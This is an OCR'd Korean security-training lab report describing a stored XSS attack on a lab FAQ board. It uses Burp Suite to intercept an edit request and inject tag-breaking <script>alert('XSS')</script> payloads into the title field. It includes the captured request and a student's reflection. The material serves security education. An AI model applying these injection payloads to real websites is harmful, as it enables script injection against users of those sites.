
Step 3. 공격 수행


Step 3-1. 게시물 수정 Request 를 Intercept 하여 "test3 대신 </td><script>alert("XSS")</script><td>, "test6 대신 <script>alert("XSS")</script> 입력


: td 를 닫아주고, 원하는 스크립트(공격 스크립트)를 삽입하고, 다시 td 를 열어주어, 뒤에 남아있는 </td>와 짝을 맞춰준다.

: div 를 닫아주고, 원하는 스크립트(공격 스크립트)를 삽입하고, 다시 div 를 열어주어, 뒤에 남아있는 와 짝을 맞춰준다.











Step 3-2. Intercept 를 해제하여 수정한 Request 전송

: Intercept 를 해제하여 수정한 Request 를 전송하면 공격에 성공한다.








Step X. 번외

Step X-1. 게시물 내용만 수정

: 게시물의 내용만 수정하여 Request 를 전송하면, 공격에 실패한다.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Time Type Direction Method URL
15:05:51 5 Apr ... HTTP → Request POST https://lab.eqst.co.kr:8083/exam19/process/faqEditProcess.php
Request
Pretty Raw Hex
Sec-Fetch-Dest: empty
Referer: https://lab.eqst.co.kr:8083/exam19/faqedit.php?board_id=31030
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=1, i
Connection: keep-alive
------WebKitFormBoundaryV6tkptZEY8RZS4fW
Content-Disposition: form-data; name="board_id"
31030
------WebKitFormBoundaryV6tkptZEY8RZS4fW
Content-Disposition: form-data; name="fileDel"
------WebKitFormBoundaryV6tkptZEY8RZS4fW
Content-Disposition: form-data; name="title"
"test3
------WebKitFormBoundaryV6tkptZEY8RZS4fW
Content-Disposition: form-data; name="fileupload"
------WebKitFormBoundaryV6tkptZEY8RZS4fW
Content-Disposition: form-data; name="aFiles"
------WebKitFormBoundaryV6tkptZEY8RZS4fW
Content-Disposition: form-data; name="content"
<script>alert('XSS')</script>
------WebKitFormBoundaryV6tkptZEY8RZS4fW--
Search



EQST LMS
EQST 보안교육센터
lab.eqst.co.kr:8083/exam19/faq.php
EQST 보안교육센터
이큐스트님 환영합니다. 로그아웃 | 개인정보수정
FAQ
FAQ
작성일 YYYYMMDD - YYYYMMDD
전체
번호 제목 첨부파일 작성자 작성일 조회
1 "test3 이큐스트 2025-04-01 12
등록




Step X-2. 게시물 제목만 수정

: 게시물의 제목만 수정하여 Request 를 전송하면, 공격에 성공한다.







성명	프로젝트 후 소감
박기쁨	SQL Injection 실습에서 사용자의 개인정보나 DB 정보 등을 추출했던 것과는 또 다르게, 이번 Reflected XSS & Stored XSS 실습을 통해 직접적인 공격 수행을 경험할 수 있어 재미있었다. JS 에 대한 지식이 부족하여 처음엔 조금 헤매기도 했지만, 실습을 진행해 나가며 JS 를 조금이나마 이해하고 이용해볼 수 있어 좋았다.